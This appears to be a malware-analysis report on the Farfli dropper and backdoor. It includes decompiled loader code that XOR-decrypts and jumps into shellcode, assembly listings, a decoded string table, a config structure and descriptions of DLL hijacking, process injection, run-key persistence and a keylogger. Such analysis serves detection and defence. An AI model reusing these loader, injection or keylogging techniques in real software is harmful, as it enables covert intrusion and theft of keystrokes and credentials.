stage2:20004314 mov     ecx, eax
stage2:20004316 mov     eax, [ebp+key]  ; key
stage2:20004319 call    key_shr10
stage2:2000431E add     eax, ecx        ; key
stage2:20004320 call    key_imul_const
stage2:20004325 pop     ebp
stage2:20004326 jmp     loc_20004303
stage2:20004326 key_modif endp
stage2:20004326
```


```
stage2:20004303 ; START OF FUNCTION CHUNK FOR key_modif
stage2:20004303
stage2:20004303 loc_20004303:
stage2:20004303 add     eax, 8E5B294Fh
stage2:20004308 retn
stage2:20004308 ; END OF FUNCTION CHUNK FOR key_modif
```

BackDoor.Farfli.122

A trojan library written in C++. It represents a dropper designed to deliver other malware to computers running 32-bit and 64-bit Microsoft Windows operating systems. The analyzed sample is used to load the main malicious module, hidden in the encrypted file, into the memory.

Operating routine

The library loads to the memory by the `RasTls.exe` tool using the DLL-hijacking mechanism. Next, it decrypts the shellcode from the `RasTls.dat` file stored in its body and transfers control to it:



```
int __stdcall sub_10001016(int a1)
{
  DWORD NumberOfBytesRead; // [esp+Ch] [ebp-118h] BYREF
  CHAR Filename[260]; // [esp+10h] [ebp-114h] BYREF
  HANDLE hFile; // [esp+114h] [ebp-10h]
  SIZE_T iter; // [esp+118h] [ebp-Ch]
  LPVOID lpBuffer; // [esp+11Ch] [ebp-8h]
  SIZE_T dwSize; // [esp+120h] [ebp-4h]

  GetModuleFileNameA(0, Filename, 0x104u);
  strrchr(Filename, '\\')[1] = 0;
  strcat(Filename, Source);                     // RasTls.dat
  hFile = CreateFileA(Filename, 0x80000000, 1u, 0, 3u, 0x20u, 0);
  if ( hFile == (HANDLE)INVALID_HANDLE_VALUE )
    return 1;
  dwSize = GetFileSize(hFile, 0);
  lpBuffer = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
  if ( lpBuffer )
  {
    ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, 0);
    CloseHandle(hFile);
    for ( iter = 0; iter < dwSize; ++iter )
      *((_BYTE *)lpBuffer + iter) ^= 0x88u;
    __asm { jmp     eax }
  }
  return 1;
}
```

In turn, this shellcode uses an XOR operation with the `0xCC` byte to decrypt the main payload (Dr.Web detects it as **BackDoor.Farfli.125**) and loads it into the memory. After that, it changes the strings `MZ` and `PE` to `BB` and `CC`, respectively, in the signature header of an executable file.

BackDoor.Farfli.125

A malicious .DLL installed on targeted computers by the **BackDoor.Farfli.122** trojan. It is written in C++ and supports 32-bit and 64-bit Microsoft Windows operating systems. This library represents a backdoor that receives commands from attackers and allows them to remotely control the infected computers.

Operating routine

The library is loaded into the memory by **BackDoor.Farfli.122**. It exports the `mystart` function that contains the main malicious functionality. This library has a `PcMain.exe` name in the exporting table.

mystart function

Upon receiving control from the shellcode loaded by **BackDoor.Farfli.122**, **BackDoor.Farfli.125** performs various checkups. At the beginning, the trojan determines if it has been launched through the Wow64 subsystem and runs in the 64-bit environment. With that, if the `IsWow64Process` function execution returns an error, it displays a `MessageBox` with the `x1` text. Next, **BackDoor.Farfli.125** checks whenever the module file name has `\explorer.exe` or `\internet explorer\iexplore.exe</`

If the backdoor runs in the context of the `explorer.exe` or `IE` process, it creates a hidden directory `C:\Microsoft\TEMP\Networks\Connections\Pbksn`. Next, it verifies the module file name has a `nvdiassnx` string and tries to create a `nvdiassnx` folder in the directory it created earlier. If the trojan does not run from the `nvdiassnx` folder, it creates a file with the `RasTls<rnd>.exe` name, where `<rnd>` represents a result of the `GetTickCount` function execution in the `%08x` format.

If the backdoor does not run in the context of the `explorer.exe` or `IE` process, it creates a `C:\Microsoft\TEMP\Networks\Connections\Pbksn\nvdiassnx\ky3log.dat` file.

Anchoring in the system

Upon completing the initial preparation, the trojan checks if it runs in the context of the `explorer.exe` or `iexplore.exe` process and if it was launched from the `...\nvdiassnx` directory.

- **Operation in the context of the explore.exe or iexplore.exe process**

If it runs in the context of the `explorer.exe` or `iexplore.exe` process, **BackDoor.Farfli.125** immediately proceeds to its main malicious functionality. Otherwise, it verifies if it runs from the `...\nvdiassnx`.

- **Operation from the nvdiassnx directory**

If the trojan was not launched from the `...\\nvdiassnx` directory, it checks if the `Global\vssafuyuhdw332kjgtts1` event is present. If it exists, it terminates its process to ensure only one copy of the trojan is launched. Otherwise, the trojan moves its components—RasTls.exe, RasTls.dll and RasTls.dat—to the `C:\Microsoft\TEMP\Networks\Connections\Pbksn\nvdiassnx` directory.

Its further actions depend on the operating system version.


If **BackDoor.Farfli.125** is running on Windows Vista and later Windows versions, the RasTls.exe module is set to autorun through the `[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce] registry` `key. Next, the trojan launches the iexplore.exe` process with the `CREATE_SUSPENDED` flag, reads the shellcode from the RasTls.dat file, decrypts and injects it into the `iexplore.exe` process, launched earlier, continuously using the `VirtualAllocEx`, `WriteProcessMemory` and `ResumeThread` functions. Herewith, it patches the entry point of the process so the injected shellcode will receive control.

If **BackDoor.Farfli.125** is running on a Windows version below Windows Vista and not through the Wow64 subsystem, the trojan performs the same actions but injects the shellcode into the `explorer.exe` process.

If the trojan is launched from the `...\\nvdiassnx` directory, it performs the same actions described earlier, excluding the `Global\\vssafuyuhdw332kjgtts1` event check and moving files.


Main functionality

BackDoor.Farfli.125 creates a `Global\\vssafuyuhdw332kjgtts1` event and receives the addresses of the API functions it needs. To do so, it searches for the signature of two consecutive DWORD `0x8776633` and `0x18776655`, starting from the trojan module base. This signature is located at the beginning of the last section of the module itself. With that, the section is nameless and contains various service strings, including the API functions names, as well as a compressed trojan configuration.



```
.10031BE0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10031BF0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10032000:  33 66 77 08-55 66 77 18-83 0E 00 00-CB 00 00 00  3fw◘Ufw↑Г♫  ╥
.10032010:  53 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  S
.10032020:  00 00 00 00-00 00 00 00-10 00 00 00-61 1D 00 00          ►   a↔
.10032030:  00 00 00 00-00 00 00 00-03 00 00 00-00 08 00 A1          ♥   ◘ б
.10032040:  4C F9 12 03-86 C1 18 3D-DE B0 29 33-43 86 0B 32  L·↕♥Ж┴↑=▐░)3CЖ♂2
.10032050:  6C D8 34 50-20 90 A0 41-18 32 7A 0C-79 33 44 4E  l╪4P РаA↑2z♀y3DN
.10032060:  99 30 74 CA-1C A9 93 86-CC C4 8A 05-0D CE E8 31  Щ0t╩∟йУЖ╠─К♣♪╬ш1
.10032070:  05 0D 9B 3B-61 E0 A4 79-18 F1 E4 C0-94 30 68 B0  ♣♪Ы;aрдy↑ёф└Ф0h░
.10032080:  44 42 A4 CC-C2 90 4B CA-E4 09 62 D3-A2 C1 1A 3D  DBд╠┬РK╩ф○b╙в┴→=
.10032090:  EE A4 71 B3-B4 0C 1D 9A-12 29 DE BC-68 A3 47 12  юдq│┤♀↔Ъ↕)▐╝hгG↕
.100320A0:  37 21 E5 B8-71 FA 04 4E-19 37 44 A5-1A 85 71 C3  7!х╕q·♦N↓7De→Еq├
.100320B0:  2A D6 32 5A-B9 7A 75 53-45 0E 9B B0-28 2F E2 30  *╓2Z╣zuSE♫Ы░(/т0
.100320C0:  9B 75 2B 9D-21 6C DE CC-29 83 24 8C-1B 88 65 8A  Ыu+Э!l▐╠)Г$М←ИeК
```

The section contains three blocks of compressed data. The first block has the strings, the second block has the trojan configuration, and the third block remains empty. Herewith, the second and third blocks are located at the end of the section:



```
31 7B 71 EB-06 B7 47 B7-56 DB 86 95-42 AE 0A 00
00 01 01 00-00 00 00 00-00 00 00 10-00 00 00 34
05 00 00 00-00 00 00 00-00 00 00 03-00 00 00 00
08 00 A7 00-18 48 B0 20-00 28 04 21-9C 18 18 80
60 43 83 00-BE 34 29 60-F0 8E 45 17-70 DC 94 B9
F3 46 0E 19-17 1A E9 40-1C 49 B2 A4-C9 93 28 53
AA 5C C9 B2-A5 CB 97 30-63 CA 9C 49-B3 A6 CD 9B
38 73 EA DC-C9 B3 E7 4A-3C 66 EE AC-A1 43 47 0D
1A 96 6B 82-0E 15 D9 B2-49 9A 31 72-DE CC 79 63
86 0E 08 17-4E 8A 50 01-61 44 4E 98-36 1B 3B AE
01 41 05 4A-13 9F 68 D3-AA 5D CB B6-64 52 A1 44
6D 82 18 52-67 0E 9D 37-6D D2 E8 29-43 06 84 95
32 72 E6 A4-79 E3 26 E5-91 32 1A BD-B2 01 71 24
6A 1D 38 6D-23 4B 9E 4C-B9 B2 65 9F-01 01 00 00
00 00 00 00-00 00 10 00-00 00 00 04-00 00 00 00
00 00 00 00-00 00 03 00-00 00 00 08-00 01 08 1C
48 B0 A0 C1-83 08 13 2A-5C C8 B0 A1-C3 87 10 23
4A 9C 48 B1-A2 C5 8B 18-33 6A DC C8-B1 A3 C7 8F
20 43 8A 1C-49 B2 A4 C9-93 28 53 AA-5C C9 52 64
40 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

After the decompression, the second block represents a list of numbered strings listed below:

```
PS_10001=ole32.dll
PS_10002=CoCreateGuid
PS_10003=Shlwapi.dll
PS_10004=SHDeleteKeyA
PS_10005=wininet.dll
PS_10006=InternetOpenA
PS_10007=InternetOpenUrlA
PS_10008=InternetCloseHandle
PS_10009=HttpQueryInfoA
PS_10010=InternetReadFile
PS_10011=IMM32.dll
PS_10012=ImmReleaseContext
PS_10013=ImmGetCompositionStringW
PS_10014=ImmGetCompositionStringA
PS_10015=ImmGetContext
PS_10016=ADVAPI32.dll
PS_10017=GetUserNameW
PS_10018=RegCloseKey
PS_10019=RegOpenKeyExA
PS_10020=RegCreateKeyExA
```

```
PS_10021=RegSetValueExA
PS_10022=RegDeleteValueA
PS_10023=AdjustTokenPrivileges
PS_10024=LookupPrivilegeValueA
PS_10025=OpenProcessToken
PS_10026=StartServiceA
PS_10027=CloseServiceHandle
PS_10028=OpenServiceA
PS_10029=OpenSCManagerA
PS_10030=CreateServiceA
PS_10031=DeleteService
PS_10032=RegisterServiceCtrlHandlerA
PS_10033=SetServiceStatus
PS_10034=Shell32.dll
PS_10035=ShellExecuteExW
PS_10036=ShellExecuteA
PS_10037=User32.dll
PS_10038=PostThreadMessageA
PS_10039=wsprintfW
PS_10040=CharLowerA
PS_10041=GetMessageA
PS_10042=PostMessageA
PS_10043=CallNextHookEx
PS_10044=GetForegroundWindow
PS_10045=GetWindowTextA
PS_10046=GetWindowThreadProcessId
PS_10047=GetActiveWindow
PS_10048=UnhookWindowsHookEx
PS_10049=SetWindowsHookExW
PS_10050=SetThreadDesktop
PS_10051=OpenDesktopA
PS_10052=GetThreadDesktop
PS_10053=Kernel32.dll
PS_10054=GetModuleHandleA
PS_10055=DeviceIoControl
```

```
PS_10056=CreateMutexA
PS_10057=OpenMutexA
PS_10058=ReleaseMutex
PS_10059=CreateEventA
PS_10060=OpenEventA
PS_10061=SetEvent
PS_10062=WaitForSingleObject
PS_10063=GetLocalTime
PS_10064=GetTickCount
PS_10065=lstrcpyW
PS_10066=lstrcatW
PS_10067=lstrlenW
PS_10068=lstrcmpW
PS_10069=CreateThread
PS_10070=GetSystemDirectoryA
PS_10071=GetCurrentProcess
PS_10072=OpenProcess
PS_10073=MultiByteToWideChar
PS_10074=WideCharToMultiByte
PS_10075=Sleep
PS_10076=CreateFileA
PS_10077=DeleteFileA
PS_10078=WriteFile
PS_10079=ReadFile
PS_10080=CopyFileA
PS_10081=SetFilePointer
PS_10082=CloseHandle
PS_10083=GetModuleFileNameA
PS_10084=GetVersionExA
PS_10085=GetVersion
PS_10086=GetCurrentThreadId
PS_10087=GetFileSize
PS_10088=GetTempPathA
PS_10089=Psapi.dll
PS_10090=GetModuleFileNameExA
```

```
PS_10091=EnumProcesses
PS_10092=strstr
PS_10093=strchr
PS_10094=strcat
PS_10095=atoi
PS_10096=srand
PS_10097=rand
PS_10098=time
PS_10099=strrchr
PS_10100=strlen
PS_10101=strcpy
PS_10102=strcmp
PS_10103=memset
PS_10104=MSVCRT.dll
PS_10105=sprintf
PS_10106=memcmp
PS_10107=memcpy
PS_10108=GetLogicalDriveStringsA
PS_10109=CreateDirectoryA
PS_10110=MoveFileA
PS_10111=GetVolumeInformationA
PS_10112=FindNextFileA
PS_10113=FindFirstFileA
PS_10114=FindClose
PS_10115=GetDriveTypeA
PS_10116=GetFileAttributesExA
PS_10117=GetLastError
PS_10118=SHFileOperationA
PS_10119=GetCurrentProcessId
PS_10120=OpenInputDesktop
PS_10121=CreateToolhelp32Snapshot
PS_10122=Process32First
PS_10123=Process32Next
PS_10124=RegEnumValueA
PS_10125=EnumWindows
```

```
PS_10126=RegEnumKeyExA
PS_10127=ControlService
PS_10128=TerminateProcess
PS_10129=ShowWindow
PS_10130=BringWindowToTop
PS_10131=UpdateWindow
PS_10132=MessageBoxA
PS_10133=Winmm.dll
PS_10134=waveInOpen
PS_10135=waveInClose
PS_10136=waveInPrepareHeader
PS_10137=waveInUnprepareHeader
PS_10138=waveInAddBuffer
PS_10139=waveInStart
PS_10140=waveInStop
PS_10141=GetFileSizeEx
PS_10142=SetFilePointerEx
PS_10143=RegQueryValueExA
PS_10144=GetStdHandle
PS_10145=CreatePipe
PS_10146=SetStdHandle
PS_10147=DuplicateHandle
PS_10148=CreateProcessA
PS_10149=GlobalFree
PS_10150=GlobalAlloc
PS_10151=GlobalLock
PS_10152=ResetEvent
PS_10153=Gdiplus.dll
PS_10154=GdiplusStartup
PS_10155=Ole32.dll
PS_10156=CreateStreamOnHGlobal
PS_10157=CoInitializeEx
PS_10158=OpenWindowStationA
PS_10159=SetProcessWindowStation
PS_10160=ExitProcess
```

```
PS_10161=Wtsapi32.dll
PS_10162=WTSSendMessageA
PS_10163=WTSQueryUserToken
PS_10164=WTSGetActiveConsoleSessionId
PS_10165=DuplicateTokenEx
PS_10166=Userenv.dll
PS_10167=CreateEnvironmentBlock
PS_10168=DestroyEnvironmentBlock
PS_10169=ExitWindowsEx
PS_10170=CreateProcessAsUserA
PS_10171=ImpersonateSelf
PS_10172=OpenThreadToken
PS_10173=GetComputerNameA
PS_10174=GlobalMemoryStatusEx
PS_10175=GetSystemInfo
PS_10176=GetACP
PS_10177=GetOEMCP
PS_10178=Gdi32.dll
PS_10179=DeleteDC
PS_10180=CreateDCA
PS_10181=DeleteObject
PS_10182=BitBlt
PS_10183=CreateCompatibleDC
PS_10184=SelectObject
PS_10185=GetDeviceCaps
PS_10186=GetDIBits
PS_10187=CreateCompatibleBitmap
PS_10188=SetThreadAffinityMask
PS_10189=SetCursorPos
PS_10190=SendInput
PS_10191=ChangeServiceConfigA
PS_10192=EnumServicesStatusA
PS_10193=QueryServiceConfigA
PS_10194=GetCurrentThread
PS_10195=GetDiskFreeSpaceExA
```

```
PS_10196=GetEnvironmentVariableA
PS_10197=%08x.exe
PS_10198=ServiceMain
PS_10199=%s.dll
PS_10200=TWO
PS_10201=runas
PS_10202=%scom.exe
PS_10203=http://%s
PS_10204=%08x.txt
PS_10205=200
PS_10206=\svchost.exe -k
PS_10207=%SystemRoot%\System32
PS_10208=%ProgramFiles%\Common Files\Microsoft Shared
PS_10209=\Services\
PS_10210=ControlSet003
PS_10211=ControlSet002
PS_10212=ControlSet001
PS_10213=CurrentControlSet
PS_10214=SYSTEM\
PS_10215=%s%s%s%s\Parameters
PS_10216=%s%s%s%s
PS_10217=SeDebugPrivilege
PS_10218=ravmond.exe
PS_10219=rstray.exe
PS_10220=360tray.exe
PS_10221=ServiceDll
PS_10222=Start
PS_10223=Description
PS_10224=SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
PS_10225=Windows Registry Editor Version 5.00
PS_10226=[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger\
Parameters]
PS_10227="ServiceDll"=hex(2):
PS_10228=%02x,00,
PS_10229=00,00
PS_10230=SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```


```
PS_10231=rundll32.exe "%s",ServiceMain
PS_10232=ATI
PS_10233=ctr.dll
PS_10234=msgsvc.dll
PS_10235="%s",%s
PS_10236=rundll32.exe
PS_10237=%SystemRoot%\System32\
PS_10238=%ProgramFiles%\Common Files\Microsoft Shared\
PS_10239=%sreg.reg
PS_10240=%sreg.dll
PS_10241=SystemRoot
PS_10242=%s\System32\%s.dll
PS_10243=CommonProgramFiles
PS_10244=%s\Microsoft Shared\%s.dll
PS_10245=.upa
PS_10246=svchost.exe
PS_10247=-s "%s"
PS_10248=regedit.exe
PS_10249=%scpy.dll
PS_10250=CurrectUser:
PS_10251=Password:
PS_10252=[%04d-%02d-%02d %02d:%02d:%02d]
PS_10253=%s %s %s
PS_10254=***System Account And Password[%04d-%02d-%02d %02d:%02d:%
02d]***
PS_10255=.txt
PS_10256=Default
PS_10257=Winlogon
PS_10258=%SystemRoot%\System32\msgsvc.dll
PS_10259=HARDWARE\DESCRIPTION\System\CentralProcessor\0
PS_10260=~MHz
PS_10261=SYSTEM\ControlSet001\Services\%s
PS_10262=rundll32.exe "%s",%s ServerAddr=%s;ServerPort=%d;Hwnd=%
d;Cmd=%d;DdnsUrl=%s;
PS_10263=ServerAddr
PS_10264=ServerPort
```

```
PS_10265=Hwnd
PS_10266=Cmd
PS_10267=DdnsUrl
PS_10268=Default IME
PS_10269=iexplore.exe
PS_10270=SeShutdownPrivilege
PS_10271=WinSta0
PS_10272=Warning
PS_10273=Action
PS_10274=Error
PS_10275=DISPLAY
PS_10276=image/jpeg
PS_10277=NULL renderer
PS_10278=Grabber
PS_10279=FriendlyName
PS_10280=Cap
PS_10281=\%ssck.ini
PS_10282=\%skey.dll
PS_10283=\%skey.txt
PS_10284=%skey
PS_10285=%08x%s
PS_10286=%s\
PS_10287=%s\*.*
PS_10288=%s\%s
PS_10289=CMD.EXE
PS_10290=%s=
PS_10291=[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger]
PS_10292="Start"=dword:00000002
PS_10293="Start"=dword:00000004
PS_10294=Messenger
PS_10309=\%s.dll
PS_10310=360safe.exe
PS_10311=\%sctr.dll
PS_10312=tmp.dll
PS_10313=ChangeServiceConfig2A
```

```
PS_10314=QueryServiceConfig2A
PS_10315=ServiceName
```

The trojan keeps the unpacked block with the strings in its memory and extracts these strings whenever it needs them, according to their specific numbers.

BackDoor.Farfli.125 consecutively loads all the required libraries, receives the addresses of necessary functions, and saves them inside the global structure through which it will call them. The code fragment, executing this routine, is shown on the next image:



```
.text:1000CEFC mov     edx, [ebp+p_api_funcs]
.text:1000CF02 mov     eax, [edx+api_funcs.size]
.text:1000CF08 push    eax             ; strings_size
.text:1000CF09 mov     ecx, [ebp+p_api_funcs]
.text:1000CF0F mov     edx, [ecx+api_funcs.p_cfg]
.text:1000CF15 push    edx             ; p_strings
.text:1000CF16 lea     eax, [ebp+LibFileName]
.text:1000CF1C push    eax             ; buffer
.text:1000CF1D push    10178           ; entry_number
.text:1000CF22 mov     ecx, [ebp+p_api_funcs] ; p_obj
.text:1000CF28 call    j_extract_value_from_config ;
.text:1000CF28                         ; Gdi32.dll
.text:1000CF2D lea     ecx, [ebp+LibFileName]
.text:1000CF33 push    ecx             ; lpLibFileName
.text:1000CF34 call    ds:LoadLibraryA
.text:1000CF3A mov     edx, [ebp+p_api_funcs]
.text:1000CF40 mov     [edx+api_funcs.gdi32_base], eax
.text:1000CF43 mov     eax, [ebp+p_api_funcs]
.text:1000CF49 mov     ecx, [eax+api_funcs.size]
.text:1000CF4F push    ecx             ; strings_size
.text:1000CF50 mov     edx, [ebp+p_api_funcs]
.text:1000CF56 mov     eax, [edx+api_funcs.p_cfg]
.text:1000CF5C push    eax             ; p_strings
.text:1000CF5D lea     ecx, [ebp+LibFileName]
.text:1000CF63 push    ecx             ; buffer
.text:1000CF64 push    10179           ; entry_number
.text:1000CF69 mov     ecx, [ebp+p_api_funcs] ; p_obj
.text:1000CF6F call    j_extract_value_from_config ;
.text:1000CF6F                         ; DeleteDC
.text:1000CF74 lea     edx, [ebp+LibFileName]
.text:1000CF7A push    edx             ; lpProcName
.text:1000CF7B mov     eax, [ebp+p_api_funcs]
.text:1000CF81 mov     ecx, [eax+api_funcs.gdi32_base]
.text:1000CF84 push    ecx             ; hModule
.text:1000CF85 call    ds:GetProcAddress
.text:1000CF8B mov     edx, [ebp+p_api_funcs]
.text:1000CF91 mov     [edx+api_funcs.DeleteDC], eax
```

After the necessary APIs are loaded, it finds the structure of the last section and unpacks the second block, which contains the configuration of the backdoor. This configuration contains the C&C address and various parameters. The structure of the **BackDoor.Farfli.125** is as follows:

```
struct config

{

DWORD dword_0;

DWORD dword_1;

DWORD copy_to_temp;

DWORD port;

DWORD timeout;

DWORD delete_files;

DWORD start_keylogger;

DWORD cfg_dword;

DWORD dword_2;

DWORD dword_3;

BYTE srv_addr[256];

BYTE url[256];

BYTE unk_str[64];

BYTE gap_0[24];

BYTE name[312];

BYTE str_version32];

BYTE str_group[32];

BYTE password[32];

DWORD service;

DWORD dword_4;

GUID created_GUID;

BYTE gap_1[260];

};
```

Next, **BackDoor.Farfli.125** verifies the `config.copy_to_temp` flag. If its value is not 0, the trojan copies the .exe file from which it is running into the `%TEMP%` directory as a file with the `<config.name>com.exe` name pattern and launches it through the `ShellExecuteA` function. In the analyzed sample, the `kfwktt` is used for `config.name` in the file name. **BackDoor.Farfli.125** uses the current executable module name as an argument for the command line.

After that, the trojan verifies the **config.delete_files** flag. If its value is not 0, the backdoor tries to read the `%TEMP%\install00.tmp` file and deletes the file whose name is stored in `install00.tmp`. Next, it deletes the `install00.tmp`, `thumbs.db`, `rapi.dll` and `rapiexe.exe` files.

BackDoor.Farfli.125 creates a C&C server connection object, initializes the Windows Sockets API, but does not establish the connection itself. Next, using the `SetProcessWindowStation` function, the trojan associates itself with `WinSta0` and binds the thread to the `Default` desktop though the `SetThreadDesktop` function.

If the backdoor finds a `config.start_keylogger` flag, it initializes a keylogger. Upon its initialization, the mutex is created. Its name consists of two combined names of the module without a file extension:

```
<module_name><module_name>
```

Next, an event with the `<module_name>` name is created. The name for the log file is formed as follows:

```
%TEMP%\<module_name>.txt.
```

To intercept the keystrokes, the window `KBDLoger` with the `KBDLoger` class name is created. With that, the interception is performed, using the `RegisterRawInputDevices` and `GetRawInputData` functions. The keylogger log file entries are encrypted with the XOR operation and the `0x62` byte.

